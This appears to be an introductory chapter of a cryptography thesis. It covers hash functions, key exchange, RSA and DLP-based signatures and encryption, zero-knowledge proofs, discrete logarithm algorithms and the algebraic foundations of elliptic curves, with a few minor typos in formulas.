Cryptographic hash functions were introduced in the late 1970's at a component of digital signatures [Pre10]. The latest NIST international competition selected Keccak as its flagship Secure Hash Algorithm (SHA-3) after a complete break of NSA-borne SHA-0 [CJ98], a substantial reduction of the security margin of SHA-1 to the point that practical collisions can be found [SBK+17], and doubts about SHA-2 which is a very minor modification of SHA-1. Keccak was chosen after a 5 year process that ended in 2012, and is now referred to as SHA-3.

Keccak itself is constructed from a permutation f using the "sponge" construction (see Figure 1.7).




Figure 1.7: The sponge construction, at the heart of SHA-3/Keccak, relies on the iteration of a permutation f and of mixing with blocks of the padded message during an "absorb" phase. Output blocks are then extracted during the "squeeze" phase. In SHA-3/Keccak only one block is extracted.

While technically not "secret key" primitives, in that they are keyless, hash functions follow similar design principles and can be used to construct other secret-key primitives such as MACs, and can themselves be constructed from block ciphers.

1.3 Public-key cryptography

Even with secure block ciphers, used in secure modes of operation, the problem of generating, and *sharing*, a secret key between the emitter and the receiver remains. The key distribution issue bears on two aspects: first, one must ensure that these keys are not intercepted, stolen, or lost; second, the number of keys to be managed increases quadratically. As an example of the latter, assume that a group of n friends wants to communicate on a 1-to-1 basis; they need a unique key for each pair of individuals in the group, i.e. a total of $n(n-1)/2$ keys. For even a small-sized group of 10 persons, this requires the generation of 45 keys, with each individual storing several keys. Since users obviously cannot send their keys over an insecure channel, every pair would have to meet in person to decide and share each key.

The first proposed solution was devised in 1974 by Merkle [Mer78] and marks the mainstream[17] beginning of public-key cryptography. Merkle makes use of small "puzzles", e.g. easy cryptograms that are meant to be solved reasonably quickly. Each of these puzzles contains an identifier and a key. When two persons — Alice and Bob, as is traditional — want to communicate using an insecure channel, they would play the following game:

- Alice and Bob agree on the total number N of puzzles.
- Bob generates N puzzles, $\{P_1, \ldots, P_N\}$, each of which containing a unique identifier and a unique, randomly generated key. The collection $\mathsf{pk} = \{P_1, \ldots, P_N\}$ is known as Bob's *public key*.

[16] For collision resistance, a classical probability result called the *birthday theorem* shows that on average $\sqrt{2^n}$ tests are required, instead of 2^n, where n is the output size of h in bits.

[17] It is now known that Ellis envisioned the possibility of public-key cryptography by 1970, and that Cocks devised a cryptosystem that is essentially identical to RSA around 1973. As members of the GCHQ, their work was classified, and the documents attesting to this early discovery [Ell70b; Ell70a; Coc73] were only declassified in 1997.

- Alice chooses a puzzle at random from this collection, and solves it. She recovers the identifier and key corresponding to that puzzle. She sends the identifier to Bob, and encrypts every subsequent communication with the puzzle's key.

- Bob receives the identifier and decrypts any subsequent communication with the corresponding key.

What is remarkable about this scheme is that all the communication happens on an insecure channel, which means that an eavesdropper — Eve, as per tradition — has perfect knowledge of all the exchanges between Alice and Bob. The only thing that Eve ignores is which puzzle Alice decided to solve; she only sees the identifier that Alice sends. To recover the secret key, Eve must therefore solve all the puzzles, until she finds the one containing this identifier. In other terms, the adversary is faced with a difficult problem despite knowing all communications.[18]

In attempting to solve a similar problem, Diffie and Hellman discovered the yet-unpublished work of Merkle. Their intuition was that the essential tool for constructing efficient public-key cryptosystems was a *hard to invert* problem. In the case of Merkle, the problem is that of recovering which puzzle was solved. Diffie and Hellman settled on a version of the following [DH76] :

Definition 1.1 (Computational Diffie Hellman, CDH) *Let $\mathbb{G}$ be a group, and g be a generator of $\mathbb{G}$. Given g^x and g^y, compute g^{xy}.*

At the time of writing, the best approach to solving this problem is by using a solution to the following:

Definition 1.2 (Discrete Logarithm Problem) *Let $\mathbb{G}$ be a group, and g be a generator of $\mathbb{G}$. Given $y \in \mathbb{G}$, find x such that $g^x = y$.*

The discrete logarithm problem (DLP) is currently at the heart of a vast proportion of modern public-key cryptography.

Modern public-key cryptography. Fast-forward forty years, one can classify public-key constructions as:

- **Key exchange protocols**, whereby two players decide a new key together over an insecure channel, but such that channel eavesdroppers cannot learn the key.

- **Identification or proof protocols**, whereby an entity establishes its knowledge of a secret, without revealing this secret to either eavesdroppers or the verifier.

- **Digital signature schemes**, using which an entity can bind its identity to a message, a fact that is then publicly verifiable and furthermore guarantees the message's integrity.

- **Encryption schemes**, using which it is possible to confidentially send a message to a receiver over an insecure channel.

The rationale is that these constructions build from some "hardness assumption": a problem thought to be difficult to solve. The DLP is such a problem, but we discuss other possibilities below. Modern cryptography is characterised by the presence of mathematical proofs, which establish security against a variety of adversaries, capturing a large gamut of real-world scenarios.

1.3.1 Key exchange protocols

Key exchange protocols are played by n entities (most often $n = 2$) to establish a common secret; all communication happens on an a priori insecure channel, subject to eavesdropping or even interception, and key exchange protocols must therefore provide protections against such adversaries.

Key exchange solves a structural limitation of secret-key cryptography, namely the need to share and keep a common secret before secure communication can happen (or, equivalently, to have a secure channel to begin with).

[18] This construction, however, cannot provide more than a quadratic computational advantage over the adversary.

1.3.1.1 Diffie-Hellman key exchange

The construction from Diffie and Hellman solves the key distribution problem by negotiating a shared, secret key, over an insecure channel. Their solution leverages the assumed hardness of CDH in a given group $\mathbb{G}$ with generator g:

- Alice chooses a secret random integer a, computes $A \leftarrow g^a$ and sends A to Bob;
- Bob chooses a secret random integer b, computes $B \leftarrow g^b$, and sends B to Alice;
- Alice computes $K_a = B^a$. Bob computes $K_b = A^b$.

At the last step, we have in fact $K_a = K_b$, since $(g^a)^b = g^{ab} = (g^b)^a$. Thus Alice and Bob have agreed on a shared secret $K = K_a = K_b$, from which they can derive a secret key for further communication.

Diffie-Hellman key exchange is still by far the leading key negotiation mechanism used on the Internet and in most applications. Early implementations used finite fields to implement $\mathbb{G}$, but as we discuss later on, doing so requires adequately large parameters, and popular modern implementations use for $\mathbb{G}$ the group of rational points of an elliptic curve instead.

In any case, textbook key exchange is vulnerable to so-called *man-in-the-middle* attacks, whereby an adversary intercepts messages between two entities, essentially establishing a secure channel with each of them (but not between them directly), unbeknownst to both of them. To prevent such attacks, conversations must be authenticated, for instance by the use of digital signatures.

1.3.2 Digital signature schemes

A digital signature scheme is a collection of four algorithms $\mathcal{S} = (\mathsf{Setup}, \mathsf{KeyGen}, \mathsf{Sign}, \mathsf{Verify})$.

The Setup algorithm takes a unary representation 1^κ of the expected security parameter κ, and computes by scaling them appropriately the sizes and other parameters necessary to ensure the scheme's security. KeyGen generates a key-pair $(\mathsf{sk}, \mathsf{pk})$; the user then keeps the secret (or signing) key sk, and reveals the public (or verifying) key pk to everyone. The Sign algorithm uses a message, and the secret key, to output a signature σ. The Verify algorithm takes a signature σ, a message, and a public key, and confirms or denies whether this particular signature is valid for this message with respect to this public key. Mathematically,

$$\mathsf{Verify}(\mathsf{pk}, m, \mathsf{Sign}(\mathsf{sk}, m)) = \mathtt{True}, \qquad \text{with} \quad (\mathsf{sk}, \mathsf{pk}) \leftarrow \mathsf{KeyGen}(\mathsf{Setup}(1^\kappa)).$$

The main concern about signatures is forgery, i.e. a signature that is accepted by the verifier, but was generated by an adversary, without using the secret key. Since signatures are by nature public, adversaries can generally access a vast quantity of message-signature pairs; in some scenarios they can even ask their targets to sign well-crafted documents. Despite having access to all this information, adversaries should not be able to produce forgeries.

1.3.2.1 RSA signatures

The key exchange from Diffie and Hellman, and Merkle's puzzle (and later knapsack) were unsuccessful at providing a full-fledged non-interactive public-key cryptosystem, in which for instance one could encrypt and decrypt messages using the cryptosystem itself. The challenge was resolved by Rivest, Shamir, and Adleman in 1977 [RSA78], and relies on the following hard problem:

Definition 1.3 (RSA problem) *Let n, x, e be integers. Compute y such that $y^e = x \bmod n$.*

One way to solve this problem[19] is by factoring n:

Definition 1.4 (Integer factorisation) *Let $n = pq$ with p, q prime. Find p.*

We discuss in detail how to choose parameters in Section 1.4 so that this problem is intractable.

Rivest, Shamir, and Adleman's signature scheme, now widely known as the RSA signature scheme, works as follows:

[19] Maybe the only practical way, see [Bro16], which addresses amongst others some initial doubts raised by [BV98]. Assuming access to special oracles, efficient attacks are known, see e.g. [JLN+09].

- $\mathsf{KeyGen}(1^\kappa) \to (\mathsf{sk}, \mathsf{pk})$. Choose two large[20] prime numbers p, q, and a power e so that the RSA problem is hard. Release the public key $\mathsf{pk} = \{n, e\}$; compute $d \leftarrow e^{-1} \bmod \phi(n)$,[21] keep the private (or signing) key $\mathsf{sk} = d$.
- $\mathsf{Sign}(\mathsf{sk}, m) \to \sigma$. Given a message m, return $\sigma \leftarrow \mu(m)^d \bmod n$.
- $\mathsf{Verify}(\mathsf{pk}, \sigma, m) \to \{\mathtt{True}, \mathtt{False}\}$. Given a message m with associated signature σ, compute $m' \leftarrow \sigma^e \bmod n$. If $\mu(m') = \mu(m)$ return `True`; otherwise return `False`.

Note that it is not the message m itself which is used, but the result of applying a *padding function* μ on m. This function is meant to destroy RSA's natural homomorphic structure[22], by introducing randomness and redundancy into the message. Provably secure padding functions include PSS and OAEP [CJN+02; BR96; BR95].

1.3.2.2 DLP-based signatures

ElGamal introduced in 1984 the first DLP-based signature scheme [ElG84]. It inspired the slightly more efficient Schnorr signature scheme [Sch90], for which a security proof is known in the random oracle model assuming the hardness of DLP [PS00]. Schnorr's scheme was initially encumbered by patents, which had the effect of limiting its diffusion. All these schemes can be implemented on elliptic curves (EC), to decrease parameter size and improve performance.

The NSA developed its own Digital Signature Algorithm (DSA), a variant of Schnorr's, around this patent. However, DSA's modifications break the security proof, and despite some results in the generic group model [Bro05], this signature algorithm is very brittle (see, e.g., [AFG+14]).

1.3.3 Identification or proof protocols

A proof protocol is played between a prover and a verifier. The prover's goal is to convince the verifier that some statement is true. Concretely, it has to be complete (if the statement is true, then there is a way to convince the verifier) and sound (if the verifier is convinced, then the prover knows that the statement is true).

Maybe one of the most fascinating, and useful, family of such protocols are those that enable the prover to convince the verifier of the truth of some statement, without revealing anything else. In particular, the prover does not provide the verifier with a witness that the statement is true, so that the verifier cannot transfer this proof to a third party. Protocols that reveal nothing but the truth of a statement to a verifier are called *zero-knowledge*.[23]

Zero-knowledge protocols (ZKPs) are very powerful primitives, that have found many uses in cryptography. One typically distinguishes interactive ZKPs [GMR89a; GMW91b] from non-interactive ZKPs (NIZK, [GS08; GSW10]). There are many constructions for such protocols, but we focus on only two of them: Σ-protocols [Dam10] and smooth projective hash functions[24] [CS02].

Extensive details about Σ-protocols and their applications are given later on in Chapter 3. An informal description of these protocols is that they challenge the prover on a problem that they are able to consistently solve if and only if they know a witness. Σ-protocols use three rounds, played alternatively by the prover and the verifier: commitment, challenge, response. The zero-knowledge property of such constructions is established by exhibiting a *simulator*, i.e., an algorithm that produces outputs which are indistinguishable from the prover's and verifier's outputs; since the simulator does not know the witness or any secret material, its existence implies that no information can be extracted from analysing the protocol's exchanges.

Smooth projective hash functions (SPHFs) provide two ways to compute the hash of a value x: one can either use a secret hash key hk, or a public projective key hp, the latter depending on a witness that x belongs to a given language L.[25] The *secret path* allows computing the hash of x for any x, whereas the *public path* only works for $x \in L$.

[20] The size of these numbers is determined in Section 1.4.2.4

[21] Note that $\lambda(n) = \mathrm{lcm}(p-1, q-1)$ can be used instead of $\phi(n) = (p-1)(q-1)$.

[22] Namely, the fact that $m^d \times m'^d \bmod n = (mm')^d \bmod n$.

[23] There is a similar class of protocols guaranteeing witness-indistinguishability instead, i.e., an adversary could not tell which witness was used by the prover [FS90].

[24] We should note that SPHFs were not *initially* introduced as a way to construct ZKPs; this interpretation came to light later, e.g., in [GL03].

[25] And possibly depending on x itself, although this case was not modeled in [CS02]; see e.g. [GL03].

An SPHF is the data of four algorithms $(\mathsf{HashKeyGen}, \mathsf{ProjKeyGen}, \mathsf{Hash}, \mathsf{ProjHash})$, which satisfy the following properties:

- *Correctness:* For $c \in L$ and w, for all hash keys $\mathsf{hk} \xleftarrow{\$} \mathsf{HashKeyGen}(\mathsf{pk}, \mathsf{aux})$, we have

$$\mathsf{Hash}(\mathsf{hk}, \mathsf{pk}, \mathsf{aux}, c) = \mathsf{ProjHash}(\mathsf{hp}, \mathsf{pk}, \mathsf{aux}, c, w)$$

  where $h = \mathsf{ProjKeyGen}(\mathsf{hk}, \mathsf{pk}, \mathsf{aux}, c)$.

- *Smoothness:* For $c \notin L$, $g = \mathsf{Hash}(\mathsf{hk}, \mathsf{pk}, \mathsf{aux}, c)$ is statistically indistinguishable from random, and does not depend on hp, pk, aux or c.

- *Pseudo-randomness:* For $c \in L$, without knowing a witness w of this statement, $g = \mathsf{Hash}(\mathsf{hk}, \mathsf{pk}, \mathsf{aux}, c)$ is computationally indistinguishable from random.

One of the key interests of SPHFs is that they allow composition; it is possible to assemble SPHFs for conjunctions and disjunctions of languages. Another appeal of this framework is that it provides a unified language for many commitment schemes and authenticated key-exchange protocols (see e.g. [AP06; KOY03]).

1.3.4 Encryption schemes

An encryption scheme is a collection of four algorithms $\mathcal{E} = (\mathsf{Setup}, \mathsf{KeyGen}, \mathsf{Encrypt}, \mathsf{Decrypt})$.

The Setup algorithm takes as input 1^κ and outputs public parameters pp that are used by the other algorithms to guarantee a concrete security level of at least κ bits. KeyGen generates a keypair $(\mathsf{sk}, \mathsf{pk})$ containing a secret key sk and a public key pk. The public key is meant to be shared with everyone, which can then use the Encrypt algorithm on a message, along with the public key, to produce a ciphertext. The Decrypt algorithm takes as input a ciphertext and the secret key, and returns the decrypted message.

The security requirements for encryption are somewhat more nuanced than, say, for signature — see Section 1.5 below for a more in-depth treatment. Historically, one would focus on confidentiality, ensuring that adversaries cannot learn even one bit of an encrypted message. But this leaves open the possibility that an adversary purposefully *alters* a message, even if decryption is beyond their capacity; this is called a *malleability attack*.

Interestingly, one can take two attitudes regarding malleability: fight it, or embrace it. Fighting it, by ensuring integrity at the encryption level, leads to very strong primitives (IND-CCA2, see infra) and authenticated encryption schemes. Embracing malleability leads to homomorphic encryption, using which one can securely delegate computation on data, without revealing the data itself (see, e.g., [BCG+16b]). The appropriate notion of security thus depends on the context.

1.3.4.1 RSA encryption

RSA encryption is the dual of RSA signatures. The role of private and public exponents is reversed, resulting in a ciphertext that only the private key's owner can decrypt. As for RSA signatures, directly encrypting the message exposes the parties to malleability attacks; furthermore, deterministic encryption cannot be secure against chosen-plaintext attacks (cf. Section 1.5). For these reasons, RSA in encryption mode is generally used with a randomised padding function μ, which is efficiently invertible, such as OAEP or PSS [CJN+02; BR96; BR95].

- $\mathsf{KeyGen}(\mathsf{pp}) \to (\mathsf{sk}, \mathsf{pk})$. Generate a κ-bit security RSA modulus $n = pq$, e coprime with $\phi(n)$, and $d \leftarrow e^{-1} \bmod \phi(n)$.[26] Set $\mathsf{pk} = (e, n)$ and $\mathsf{sk} = d$.

- $\mathsf{Encrypt}(\mathsf{pp}, \mathsf{pk}, m) \to c$. Compute $c \xleftarrow{\$} \mu(m)^e \bmod n$.

- $\mathsf{Decrypt}(\mathsf{pp}, \mathsf{sk}, c) \to m$. Compute $m \leftarrow \mu^{-1}\left(c^d \bmod n\right)$.

The security of RSA encryption relies on the RSA problem being hard (see Section 1.4). Additional security guarantees coming from the use of padding functions may rely on additional hypotheses, such as the random oracle for PSS (see Section 1.5.2.1).

[26] Note that $\lambda(n)$ can be used instead of $\phi(n)$.

1.3.4.2 ElGamal and Cramer-Shoup encryption

The ElGamal cryptosystem [ElG84] is an early construction based on the hardness of computing discrete logarithms (see Section 1.4). Unlike RSA, which is not randomised by default, ElGamal encryption produces inherently randomised ciphertexts.

- $\mathsf{Setup}(1^\kappa) \to \mathsf{pp}$. Pick a cyclic group $\mathbb{G}$ of order q such that the DLP in $\mathbb{G}$ provides κ-bit security, and a generator g of $\mathbb{G}$. Set $\mathsf{pp} = (\mathbb{G}, q, g)$.
- $\mathsf{KeyGen}(\mathsf{pp}) \to (\mathsf{sk}, \mathsf{pk})$. Pick $x \xleftarrow{\$} \mathbb{Z}_q$, and set $\mathsf{sk} = x$, $\mathsf{pk} = g^x$.
- $\mathsf{Encrypt}(\mathsf{pp}, \mathsf{pk}, m \in \mathbb{G}) \to c$. Pick $y \xleftarrow{\$} \mathbb{Z}_q$. Compute $s \leftarrow \mathsf{pk}^y$, then $c_1 \leftarrow g^y$ and $c_2 \leftarrow ms$. Set $c = (c_1, c_2)$.
- $\mathsf{Decrypt}(\mathsf{pp}, \mathsf{sk}, c) \to m$. Let $(c_1, c_2) \leftarrow c$, then the message is recovered as $m \leftarrow c_2 c_1^{-\mathsf{sk}}$.

However, ElGamal encryption is heavily malleable, allowing an adversary to alter ciphertexts in a meaningful way without ever decrypting; as a result, this cryptosystem is not secure against chosen-ciphertext attacks (see Section 1.5).[27]

A variant introduced by Cramer and Shoup [CS98] results in a DLP-based cryptosystem that resists attacks even against *adaptive* chosen-ciphertext attacks (see Section 1.5), and relies critically on the use of a universal one-way hash function H.[28] The Cramer-Shoup cryptosystem was historically the first practical cryptosystem provably secure against these attacks.

- $\mathsf{Setup}(1^\kappa) \to \mathsf{pp}$. Pick a cyclic group $\mathbb{G}$ of order q such that the DLP in $\mathbb{G}$ provides a security of κ bits, and two generators g_1, g_2 of $\mathbb{G}$. Pick H from a universal one-way hash family. Set $\mathsf{pp} = (\mathbb{G}, q, g_1, g_2, H)$.
- $\mathsf{KeyGen}(\mathsf{pp}) \to (\mathsf{sk}, \mathsf{pk})$. Pick $x_1, x_2, y_1, y_2 \xleftarrow{\$} \mathbb{Z}_q$; compute $c \leftarrow g_1^{x_1} g_2^{x_2}$, $d \leftarrow g_1^{y_1} g_2^{y_2}$, and $h = g_1^z$. Set $\mathsf{pk} = (c, d, h)$ and $\mathsf{sk} = (x_1, x_2, y_1, y_2, z)$.
- $\mathsf{Encrypt}(\mathsf{pp}, \mathsf{pk}, m \in \mathbb{G}) \to c$. Pick $k \xleftarrow{\$} \mathbb{Z}_q$, compute $u_i \leftarrow g_i^k$ for $i = 1, 2$, $e \leftarrow h^k m$, $\alpha \leftarrow H(u_1, u_2, e)$, $v \leftarrow c^k d^{k\alpha}$. Set $c = (u_1, u_2, e, v)$.
- $\mathsf{Decrypt}(\mathsf{pp}, \mathsf{sk}, c) \to m$. Let $(u_1, u_2, e, v) \leftarrow c$, compute $\alpha \leftarrow H(u_1, u_2, e)$, and verify that

  $$u_1^x u_2^x (u_1^{y_1} u_2^{y_2})^\alpha = v$$

  otherwise return $\perp$ and terminate. Return $m = e u_1^{-z}$.

Note that decryption may fail, e.g., if the ciphertext was tampered, with the Decrypt algorithm returning $\perp$.

1.3.4.3 Linear encryption

Linear encryption [BBS04] was introduced as a variant of ElGamal encryption, which can be used in settings where the DDH assumption is known not to hold[29]:

- $\mathsf{Setup}(1^\kappa) \to \mathsf{pp}$. Pick a group $\mathbb{G}$ or order q, with generator g_3.
- $\mathsf{KeyGen}(\mathsf{pp}) \to (\mathsf{sk}, \mathsf{pk})$. Pick $x_1, x_2 \xleftarrow{\$} \mathbb{Z}_q^*$, x_1 and x_2 coprime to $\phi(q)$, compute $g_1 \leftarrow g_3^{1/x_1}$ and $g_2 \leftarrow g_3^{1/x_2}$. Set $\mathsf{pk} = (g_1, g_2, g_3)$ and $\mathsf{sk} = (x_1, x_2)$.
- $\mathsf{Encrypt}(\mathsf{pp}, \mathsf{pk}, m \in \mathbb{G}) \to c$. Pick $r_1, r_2 \xleftarrow{\$} \mathbb{Z}_q^*$, and set $c = (g_1^{r_1}, g_2^{r_2}, m g_3^{r_1 + r_2})$.

[27] To be absolutely precise, the problem is not with ElGamal encryption *per se*, rather with the fact that we use multiplication; using e.g. $c_2 \leftarrow \mathrm{AES}_s(m)$ would result in a non-malleable variant.

[28] A universal hash function family $\left\{(h_i)_{i \in \{0,1\}^d}\right\}$ with $h_i : \{0,1\}^n \to \{0,1\}^k$ is such that for any $x, y \in \{0,1\}^n$ such that $x \neq y$, we have $\Pr[h_i(x) = h_i(y)] \leq 2^{-k}$ for all $i \in \{0,1\}^d$. See e.g. [BM12] for explicit constructions. It is typical to use a given i by fixing a common reference string (see Section 1.5.2.1), and use that the distribution of $h_i(x)$ for uniformly random x is indistinguishable from uniformly random — this is a particular form of the leftover hash lemma [IZ89; HIL+99].

[29] A typical setting where this occurs is bilinear groups.

- $\mathsf{Decrypt}(\mathsf{pp}, \mathsf{sk}, c) \to m$. Let $(c_1, c_2, c_3) \leftarrow c$, then set $m = c_3 c_1^{-x_1} x_2^{-x_2}$.

The security of this encryption scheme relies on the DLin assumption:

Definition 1.5 (Decisional linear assumption) *Let G be a group of order q. Let g_1, g_2, g_3 be generators of $\mathbb{G}$. A triple (c_1, c_2, c_3) is said* linear *with respect to (g_1, g_2, g_3) when there exists $r, s \in \mathbb{Z}_q$ such that $c_1 = g_1^r, c_2 = g_2^s$, and $c_3 = g_3^{r+s}$.*

The decisional linear assumption *(*DLin*) states that no efficient adversary can distinguish random linear triples w.r.t. a random basis, from random triples; i.e. given $(g, g^x, g^y, g^{xr}, g^{xs}) \in \mathbb{G}^5$ for random x, y, r, s, it is computationally hard to distinguish g^{r+s} from a uniformly sampled random element of $\mathbb{G}$.*

1.4 Hard problems and parameters choices

The choice of parameters, such as the keys' lengths, is made so as to guarantee the hardness of the public-key cryptosystem's underlying hard-to-invert problem. This is measured by the number of elementary sequential operations that the adversary must carry in order to solve the hard problem, usually in the random access machine (RAM) model of computation. When selecting a security parameter κ, we tune the other parameters so that the adversary faces a challenge requiring of the order of 2^κ. A concrete value of 2^{128} seems out of reach of current technology, for the years to come. Note that other computation models are possible, capturing new hardware capabilities (e.g. quantum algorithms, parallelism) and limitations (communication cost).

The parameters of cryptosystems must be chosen so that the *best known algorithm* takes time $\Omega(2^\kappa)$ to solve the underlying hard problem.

1.4.1 Discrete logarithm algorithms

1.4.1.1 Baby-step giant-step

Shank's[30] baby-step giant-step algorithm [Sha71] is a simple space-time tradeoff that can be used to compute the discrete logarithm in a generic group $\mathbb{G}$. Let g be a generator of $\mathbb{G}$, of order p, and y be the target, for which we must compute a discrete logarithm.

The key observation is that we can decompose g^x as $g^{x_1 + k x_2} = g^{x_1} (g^k)^{x_2}$. The algorithm consists in precomputing the g^{x_1} part, which only needs to be done for x_1 between 0 and $k-1$. The remaining "online" work consists in varying x_2 from 0 to $\lfloor p/k \rfloor$. The tradeoff corresponds to $k^2 = p$; i.e. the algorithm's space and time complexity is $O(\sqrt{p})$.

The reason for using prime-order groups, rather than groups of composite or smooth order n, is that more efficient algorithms exist for them (most notably the Pohlig-Hellman algorithm [PH78]), which reduce the difficulty to $O(\sqrt{p})$, where p is the largest prime factor of n.

1.4.1.2 Other generic approaches

Shank's algorithm's complexity is essentially optimal. However various improvements are possible, either by reducing memory usage — using for instance a variant of Pollard's ρ algorithm [Pol75] — or by leveraging parallelism to compute efficiently several logarithms [FJM14], i.e. in $O(\sqrt{Lp})$ instead of the naive $O(L\sqrt{p})$ where L is the number of logarithms to be computed in the same group.

In any case, no algorithm can break the $O(\sqrt{p})$ barrier if they consider the group as a black-box, i.e. without exploiting additional structure beyond the group's. Such algorithms are said to operate in the *generic group model*, a notion introduced along with a proof of the $O(\sqrt{p})$ lower bound by Shoup [Sho97b].

The generic group model is useful, in that it gives more theoretical power to prove statements, but it is unsatisfactory from a cryptographic standpoint, because *no group is truly generic*. Groups used in practice have additional structure, which leads to more efficient algorithms. A side effect is also that cryptosystems which are provably secure in the generic group model may be *insecure* when the generic group is replaced by *any* concrete group [Den02; CGH98].

[30] In the first page of a 1994 article [Nec94], Nechaev claims that this algorithm was already known to his collaborator A. O. Gel'fond in 1962, a claim reproduced by Galbraith in his book [Gal12]. For lack of evidence, besides Nechaev's personal recollections, we will continue calling this algorithm Shank's.

1.4.1.3 Index calculus

Index calculus is one of the approaches that improve over the generic group bound, by exploiting the multiplicative structure of finite fields. The algorithm works in three stages.

Initially, one chooses a smoothness basis $B = \{p_1, \dots, p_r\}$, usually consisting of the r first prime numbers. The first stage computes $g^k \bmod p$ for many values of k; for many of those, $g^k \bmod p$ is B-smooth: $g^k = p_1^{e_1} \cdots p_r^{e_r}$. The algorithm thus stores $(e_1, \dots, e_r)$, if this vector is linearly independent from all previously stored ones[31], along with the corresponding k. This stage terminates when the matrix assembled from these vectors has rank r. Note that this stage can be trivially distributed amongst many independent computers, and can be performed offline provided that the group is known.

The second stage uses this full-rank matrix $\mathbf{M}$ to find $\log_g p_i$ as linear equations in the vectors of $\mathbf{M}$. This can be performed offline but usually requires working on a single computer.

The third and final stage ("descent") first finds j such that $g^j y$ is B-smooth: $y = p_1^{f_1} \cdots p_r^{f_r}$. At this point we can solve the linear system $j + \log_g y = \sum_i f_i \log_g p_i$. This stage is performed *online*, in the sense that the value y must be known to run it.

The index calculus method relies on efficient factorisation over B. It bears many similarities with the number field sieve (NFS, see Section 1.4.2.2) and in fact NFS-based index calculus is the most efficient general-purpose discrete logarithm algorithm over finite fields of prime order. Using an efficient DLP-NFS implementation, leveraging the fact that the group was known in advance, and exploiting a downgrade attack in TLS, Adrian et al. [ABD+15] mounted real-time attacks against authenticated Diffie-Hellman key exchange, with individual discrete logarithms (512-bit) being computed in less than a minute.

1.4.1.4 Elliptic curves

Elliptic curves provide an interesting alternative to finite fields: their rational points have a group structure, but methods such as index calculus do not apply.[32] On well-chosen curves, no algorithm is known to outperform generic group algorithms. As a result, parameters for such curves can be chosen relatively small (e.g. 256 bits) without impairing security, with a noticeable speed-up in operation. The security of elliptic-curve cryptography is a complex and fascinating topic, and we refer to [GG16] for an up-to-date survey.

Nevertheless let's recall a few useful facts about elliptic curves, crystallising the standard references [Sil09; Tat74; Sil13; BSS99] in a slightly more modern language. Elliptic curves have a wonderful and rich history, but we limit ourselves here to the strictly algebraic and number-theoretic aspects, which are the most relevant in cryptography.[33,34]

Let k be a field.[35] An *elliptic curve* over k is a pair (E, O), where E is a smooth projective curve over k, geometrically irreducible[36], of genus $g = 1$, and $O \in E(k)$ is a k-rational point of E called the "origin" or "point at infinity".

Divisors and the Riemann-Roch theorem. The formal sums

$$\mathrm{Div}(E) := \left\{ \sum n_x(x) \text{ s.t. } n_x \in \mathbb{Z}, x \in |E|, \text{and the sum is finite} \right\}$$

where $|E|$ denotes the set of closed points of E, forms an Abelian group and is called the *divisor group* on E. When k is a perfect field, $|E|$ corresponds to the k-rational points of E, and we define the *degree* of a divisor $D \in \mathrm{Div}(E)$ as the sum of its coefficients n_P. We say that a divisor D is *effective*, and write $D \geq 0$, if $n_P \geq 0$ for all P. We write $\mathrm{Div}^0(E) = \ker(\deg)$ the subgroup of divisors of degree zero.

If f is a non-zero rational function on E: $f \in R(E)^\times$, then f has a divisor $\mathrm{div}(f) \in \mathrm{Div}^0(E)$. Divisors of the form $\mathrm{div}(f)$ are called *principal divisors* and form a subgroup $P(E) \subset \mathrm{Div}^0(E)$.

[31] Instead of checking for independence each time, elimination can be performed afterwards.

[32] Or, when it does, it is inferior to brute-force attacks [SS98]. It is known, however, that index calculus works efficiently on curves of higher genus starting at $g \geq 3$ [GTT+07; EGT11].

[33] The use of elliptic curves in cryptology can be traced to Lenstra's factorisation algorithm [Len87] and below; Miller [Mil86] pointed out their cryptographic interest.

[34] We will introduce additional notions and generalisations when needed, such as pairings, rank, etc.

[35] In some situations, we will consider elliptic curves defined over a *ring*, such as $\mathbb{Z}/n\mathbb{Z}$, as in the elliptic curve factorisation algorithm below. The theoretical framework is however much simpler for fields.

[36] That is to say, irreducible over $\overline{k}$.

The *divisor class group* of E is defined as the quotient $Cl := \mathrm{Div}(E)/P(E)$, and similarly for divisors of degree zero we define $Cl^0 := \mathrm{Div}^0(E)/P(E)$.

The rational differentials on E form a vector space $\Omega_{R(E)/k}$ over $R(E)$, which is of dimension one. If $\omega \in \Omega_{R(E)/k}$ then $\mathrm{div}(\omega) = \mathcal{K}$ is independent of any choice: indeed, if $\omega, \omega' \in \Omega_{R(E)/k} - \{0\}$ then $\omega = g\omega'$ for some $g \in R(E)$. The *Riemann-Roch theorem* [Roc65; Ber71] states that

$$\ell(D) - \ell(\mathcal{K} - D) = 1 - g + \deg(D)$$

where we have written:

$$L(D) = \{0\} \cup \left\{ f \in R(E)^\times \text{ s.t. } D + \mathrm{div}(f) \geq 0 \right\}$$
$$\ell(D) = \dim_k L(D)$$

The group law. We are now equipped to explain what is often presented as a serendipitous fact, why elliptic curves can be equipped with a group law. The approach here is purely algebraic, to contrast with the typically more geometric intuition.

Lemma 1.1 *Let (E, O) be an elliptic curve over a field k, then the map:*

$$E(k) \to Cl^0(E) = \mathrm{Div}^0(E)/P(E)$$
$$P \mapsto \textit{The class of } (P) - (O)$$

is bijective.

Proof: Assume that $P, Q \in E(k)$ and that $(P) - (O) = (Q) - (O) + \mathrm{div}(f)$ for some function $f \in R(E)^\times$. If $P \neq Q$ then $\mathrm{div}(f) = (P) - (Q) \neq 0$, so that f is a non-constant rational map $f : E \to \mathbb{P}^1_k$ of degree 1. It follows that f is an isomorphism $f : E \xrightarrow{\sim} \mathbb{P}^1_k$, and in particular that $g(E) = 0$ which is a contradiction. Thus $P = Q$.

